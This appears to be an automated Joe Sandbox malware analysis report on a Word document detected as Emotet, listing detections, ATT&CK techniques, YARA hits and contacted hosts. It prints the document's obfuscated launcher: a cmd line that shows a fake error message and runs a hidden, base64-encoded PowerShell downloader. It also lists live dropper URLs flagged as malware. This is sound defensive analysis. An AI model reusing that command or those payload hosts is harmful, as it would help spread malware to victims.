

JOESandbox Cloud BASIC



ID: 344615

Sample Name: PO#
01222021.doc

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 19:54:57

Date: 26/01/2021

Version: 31.0.0 Emerald

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
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Analysis Report PO# 01222021.doc

Overview

General Information

Sample Name:	PO# 01222021.doc
Analysis ID:	344615
MD5:	556b98b4cdae00..
SHA1:	b7ca4118eab252..
SHA256:	dcfb145c4f46a07..
Most interesting Screenshot:	

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN


Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma...
- Multi AV Scanner detection for dropp...
- Multi AV Scanner detection for subm...
- Office document tries to convince vi...
- System process connects to networ...
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB...
- Document contains an embedded VB...
- Document contains an embedded VB...
- Encrypted powershell cmdline option...

Classification



Startup

System is w7x64

-  **WINWORD.EXE** (PID: 1288 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
-  **cmd.exe** (PID: 2496 cmdline: cmd cmd /c m's'g %username% /v Wo'rd exp'erien'ced an er'ror try'ng to op'en th'e fi'l'e. & p'owe'rs'he'll' -w hi'r'd'd'en -^e'nc IAAGAFM AdgAgCAAUABCADUAbwAgACAACABbAFQAWQBwAEUAXQAOACIAewAyAH0AewAxAH0AewA1AH0AewAzAH0AewAwAH0AewA2AH0AewA0AH0AlgAgAC0ARgAgAcc AVAAAnCwAJwBFAE0ALGBJACCALAAnAFMAWQBzAFQAJwAsAccAZQBDAccALAAnAHkAJwAsAccAbwAuAEQASQBSAccALAAnEA8UgAnACkAIAApCAAOWAgACA AUwBFHQALQBjAFQARQBtACAAdgBBAFIASQBhEIAITABIADoAbQA3AGEAOQAgCgAWwB0AHkAcABFAF0AKAAiAHsANAB9AHsAMgB9AHsAMwB9AHsANQB9AHs AMQB9AHsANgB9AHsAMAB9AHsANwB9ACIAIAATAgYAJwBuAccALAAnAEkAQwBFHAHAATwBJAE4AdABtACcALAAnAG4AZQBUAccALAAnAC4AJwAsAccCwB5AFMAAdABIE0AL gAnACwAJwBzAEUAGB2AccALAAnAEEAJwAsAccAYQBHAGUAcgAnACKAlIAAPACAIAA7ACAIAIAkAEKaaAB2ADgAOQBfAGcAPQAKAE0AOQAxAcEAIARACA AWwBjAGgAYQYbAF0AKAAZADMAKQAgAcSIAAKAEgAMgAZAEQAOWakEQAOQAOE0APQAOAcgAJwBQADcAJwArAccAMgAnACKAKwAnAFgAJwApAdSIAA0AGcAR QBUAAC0AdgBhAIAAQbHAEIABIAACAACBIADUAbwAgAC0AVgBBACKOgA6ACIAIYwBYAEUAYQBUAUAZABPAGAAUgBIAEMAdAg8AUgBZACIAKAAKAEgAT wBNAEUAIARACAACAAoAcgAJwA5AGsAJwArAccAdABOAGsAJwApACsAJwAyAcCAKwAnAGQAJwArAccAJwB1AGgAYgA5ACcAKwAnAGsAdAAnACsAJwBHAHgAb AB0AcCAKQArAcgAJwA5AGkAJwArAccAYQ5AGsAdAAnACkAKwAnACIAcBFAAGAAUABsAGEAQwBIACIAKAAoAccAOQAnACsAJwBrHQAJwApACwAJwBcCAK QAPACkAOWAKAEoAOAA3EGPArQAOAcCUwAnACsAKAAnADMANgAnACsAJwB0ACcAKQAPDAIAA0ACAIAAB2AGEAUGBJAGEAJYgAUAG0AEQAnACsAJwB0AC KAlAAGAC0AVgBBACAIAAPADoAOGAiAFMARQBjAHUAcgBpAFQAWQBWgAAUgBvAFQAbwBDAGAAbwBMACIAIAA9ACAACAAoAccAVABsACcAKwAnAHMAJwApACsAJ wAxADIAJwApAdSIAJABYADIAMgBVAD0AKAAAnEUAJwArAcgAJwBfACcAKwAnAF8ARQAnACkAKQ7ACQAUAAyADcACABxAGUAMwAgAD0AIAA0ACcARQ2AccAK wAnAF8AUgAnACkAOWAKAEYAMwA5AEwAPQAOAcgAJwBRACcAKwAnADkANAAnACKAKwAnAFcAJwApAdSIAJABBAGQAMQByAGEAOABUAD0AJBIE8ATQBfACsAK AA0ACgAJwBLAGkAJwArAccAbQAnACKAKwAoAccATgBrADIAZAAAnACsAJwB1LAGYAgAnACkAKwAnAESAaQAnACsAJwBtACcAKwAoAccARwB4EACAJwApACsAJwB oADkAJwArAcgAJwBpACcAKwAnAGEASwBpACcAKQArAccAbQAnACKALQBSAGUUAUABsAGEAYwBIACgAWwBDAEgAQQBSAF0ANwA1AcSAWwBDAEgAQQBSAF0AMQA wADUAKwBbAEMASABBAFIAXQXADAAOQAPAcCwAWwBDAEgAQQBSAF0AQYAcCkAKwAKAFAMG3AHAACQBIBDAMKwAnAC4ZAAnACAAKwAgAccAbABsACcAOwA kAFYAMg4AFUAPQAOAcCQwA4ACcAKwAnADgASwAnACKAOWAKAE0AcgBpAHEAZAA1ADkAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAkKwAgAccAAnADsAJAB LAHCAMwA3ADKANABAD0AKAAAnAHgAIAAnACsAJwBbACcAKwAoAccAIAcBZAGgAJwArAccAJwAvAGkAZQAIACcAKwAnAGIAJwArAccAZQAnACKAKwAoAccAcwAnACsAJwB0AC4AbgAnA CkAKwAnAGUAJwArAccAJwB0AC8AbwAnACsAJwBuAccAKwAnAGwAaQBUAccAKQArAccAZQAnACsAKAAnAC0AJwArAccAdABPAG0AZQByAccAKwAnAC0AJwApA CkAAnAGsAJwArAccAdgBoAccAKQArAccAJwB4AHOAJwArAccALwBpAccAKQArAccAbAAnACsAKAAnAFgAJwArAccATAvACEAeAAnACKAKwAoAccAIBBACAAdwAnACs AJwBoACAAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwB3AHAAJwArAccALQAnACKAKwAnAGMAbWAnACsAJwBuAHQAJwArAccAJwB1AGgAYgA5ACcAKwAnAGwAJ wAnAGUAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwB3AHAAJwArAccALQAnACKAKwAnAGMAbWAnACsAJwBuAHQAJwArAccAJwB1AGgAYgA5ACcAKwAnAGwAJ wApACsAJwBNACcAKwAoAccATQBDAccAKwAnAC8AIQAnACKAKwAoAccAeAgAccAKwAnAFsAIABZCCcAKQArAccAJwBoAccAKwAnACAAYgA6AC8ALwAnACsAJ wB3AHcAJwApACsAJwB3ACcAKwAoAccALgBsCcAKwAnAGUAJwApACsAKAAnAHQAJwArAccAbwBtACcAKwAnAHAAJwArAccAaABVAG4AJwApACsAKAAnAGcAdABOACcAK wAnAGUAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwB3AHAAJwArAccALQAnACKAKwAnAGMAbWAnACsAJwBuAHQAJwArAccAJwB1AGgAYgA5ACcAKwAnAGwAJ wApACsAJwBNACcAKwAoAccATQBDAccAKwAnAC8AIQAnACKAKwAoAccAeAgAccAKwAnAFsAIABZCCcAKQArAccAJwBoAccAKwAnACAAYgA6AC8ALwAnACsAJ wB3AHcAJwApACsAJwB3ACcAKwAoAccALgBsCcAKwAnAGUAJwApACsAKAAnAHQAJwArAccAbwBtACcAKwAnAHAAJwArAccAaABVAG4AJwApACsAKAAnAGcAdABOACcAK wAnAGMAJYQAnACsAJwBtAGIAJwArAccAaQAnACsAKAAnAGEAcbwB1AGgAJwArAccAaQAnACKAKwAoAccAcwB0AG8AcgAnACsAJwBpAGEAJwArAccALgBnAHIAbwB3ACcAK QArAccAbAAnACsAJwBhAGIAJwArAccAJwAuAccAKwAnAGUAJwArAccAaQAnACsAJwBtAGIAJwArAccAaQAnACsAJwBpAGEAJwArAccALgBnAHIAbwB3ACcAK nAC8AAAnACsAJwBhAGIAJwArAccAJwAuAccAKwAnAGUAJwArAccAaQAnACsAJwBtAGIAJwArAccAaQAnACsAJwBpAGEAJwArAccALgBnAHIAbwB3ACcAK QArAccAbAAnACsAJwBhAGIAJwArAccAJwAuAccAKwAnAGUAJwArAccAaQAnACsAJwBtAGIAJwArAccAaQAnACsAJwBpAGEAJwArAccALgBnAHIAbwB3ACcAK wAnAGUAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwB3AHAAJwArAccALQAnACKAKwAnAGMAbWAnACsAJwBuAHQAJwArAccAJwB1AGgAYgA5ACcAKwAnAGwAJ wApACsAJwBNACcAKwAoAccATQBDAccAKwAnAC8AIQAnACKAKwAoAccAeAgAccAKwAnAFsAIABZCCcAKQArAccAJwBoAccAKwAnACAAYgA6AC8ALwAnACsAJ wB3AHcAJwApACsAJwB3ACcAKwAoAccALgBsCcAKwAnAGUAJwApACsAKAAnAHQAJwArAccAbwBtACcAKwAnAHAAJwArAccAaABVAG4AJwApACsAKAAnAGcAdABOACcAK wAnAGMAJYQAnACsAJwBtAGIAJwArAccAaQAnACsAKAAnAGEAcbwB1AGgAJwArAccAaQAnACKAKwAoAccAcwB0AG8AcgAnACsAJwBpAGEAJwArAccALgBnAHIAbwB3ACcAK QArAccAbAAnACsAJwBhAGIAJwArAccAJwAuAccAKwAnAGUAJwArAccAaQAnACsAJwBtAGIAJwArAccAaQAnACsAJwBpAGEAJwArAccALgBnAHIAbwB3ACcAK nAC8AAAnACsAJwBhAGIAJwArAccAJwAuAccAKwAnAGUAJwArAccAaQAnACsAJwBtAGIAJwArAccAaQAnACsAJwBpAGEAJw


```
{
  "RSA Public Key":
  "MHwwDQYJKoZIhvcNAQEBBQADAwAwA3hANQ0cBKvh5xEW7VcJ9totsjdBwuAcLxS\nQ0e09fk8V053LktpW3TRrzAW63yt6j1KwnyxMrU3igFXypBoI4LVNmkje4UPtIIS\nnfkzjEIVG1v/ZNn1k0J0PFFTxbFFeUES3AwIDAQAB"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.2125204739.0000000000210000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000010.00000002.2340896532.0000000010000000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000D.00000002.2169811211.00000000001D0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000E.00000002.2182561871.00000000001E0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2135567121.0000000000210000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Click to see the 25 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.rundll32.exe.10000000.3.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.10000000.2.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
16.2.rundll32.exe.10000000.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.190000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.1d0000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Click to see the 55 entries

Sigma Overview


System Summary:



Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Compliance:



Uses new MSVCR DLLs

Binary contains paths to debug symbols

Networking:



Potential dropper URLs found in powershell memory

E-Banking Fraud:



Yara detected Emotet

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

Data Obfuscation:



Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Document contains an embedded VBA with many randomly named variables

Document contains an embedded VBA with many string operations indicating source code obfuscation

Obfuscated command line found

Suspicious powershell command line found

Persistence and Installation Behavior:



Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:



Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found


Stealing of Sensitive Information:



Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	NE
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Masquerading 2 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	ENNC
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	ERC
Domain Accounts	Scripting 3 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	ETL
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SS
Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2	MDC
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 3 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	JSDS
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	RA
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	DINP
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	RB

Behavior Graph




- Legend:**
- Process
 - Signature
 - Created File
 - DNS/IP Info
 - Is Dropped
 - Is Windows Process
 - Number of created Registry Values
 - Number of created Files
 - Visual Basic
 - Delphi
 - Java
 - .Net C# or VB.NET
 - C, C++ or other language
 - Is malicious
 - Internet


+
RESET
-

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO# 01222021.doc	66%	Virusotal		Browse
PO# 01222021.doc	51%	Metadefender		Browse
PO# 01222021.doc	68%	ReversingLabs	Document-Word.Trojan.Emotet	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Nk2duhb\GxIh9ia\E6_R.dll	100%	Joe Sandbox ML		
C:\Users\user\Nk2duhb\GxIh9ia\E6_R.dll	49%	Metadefender		Browse
C:\Users\user\Nk2duhb\GxIh9ia\E6_R.dll	86%	ReversingLabs	Win32.Trojan.EmotetCrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.rundll32.exe.200000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Source	Detection	Scanner	Label	Link	Download
9.2.rundll32.exe.230000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.250000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.210000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.200000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.230000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.1d0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.190000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.170000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
cab.mykfn.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.sectigo.com/SectigoRSATimeStampingCA.cr10t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.cr10t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.cr10t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.cr10t	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://cab.mykfn.com/admin/X/	15%	Virustotal		Browse
http://cab.mykfn.com/admin/X/	100%	Avira URL Cloud	malware	
http://gocphongthe.com/wp-content/IMMC/	11%	Virustotal		Browse
http://gocphongthe.com/wp-content/IMMC/	100%	Avira URL Cloud	malware	
http://crl.sectigo.com/SectigoRSATimeStampingCA.cr20t#	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.cr20t#	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.cr20t#	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.cr20t#	0%	URL Reputation	safe	
http://ie-best.net/online-timer-kvhxz/i1XL/	11%	Virustotal		Browse
http://ie-best.net/online-timer-kvhxz/i1XL/	100%	Avira URL Cloud	malware	
http://www.letscompareonline.com/de.letscompareonline.com/wYd/	100%	Avira URL Cloud	malware	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://bhaktivrind.com/cgi-bin/JBbb8/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://cab.mykfn.com	100%	Avira URL Cloud	malware	
http://vandnabhargave.com/asset/W9o/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cab.mykfn.com	103.143.46.51	true	true	<ul style="list-style-type: none"> 4%, Virustotal, Browse 	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://cab.mykfn.com/admin/X/	true	<ul style="list-style-type: none"> 15%, Virustotal, Browse Avira URL Cloud: malware 	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000000 2.2103112691.0000000001D57000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102339016.000 0000002067000.00000002.00000000 1.sdmp, rundll32.exe, 00000008 .00000002.2116873780.000000000 2207000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv	rundll32.exe, 00000009.00000000 2.2125315211.0000000001E80000. 00000002.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	powershell.exe, 00000005.00000 002.2097308660.0000000003C0800 0.00000004.00000001.sdmp	false	<ul style="list-style-type: none"> URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe 	unknown
http://investor.msn.com	rundll32.exe, 00000006.00000000 2.2102951545.0000000001B70000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102183359.000 0000001E80000.00000002.00000000 1.sdmp, rundll32.exe, 00000008 .00000002.2115579456.000000000 2020000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2125315211.0000000001E8000 0.00000002.00000001.sdmp	false		high
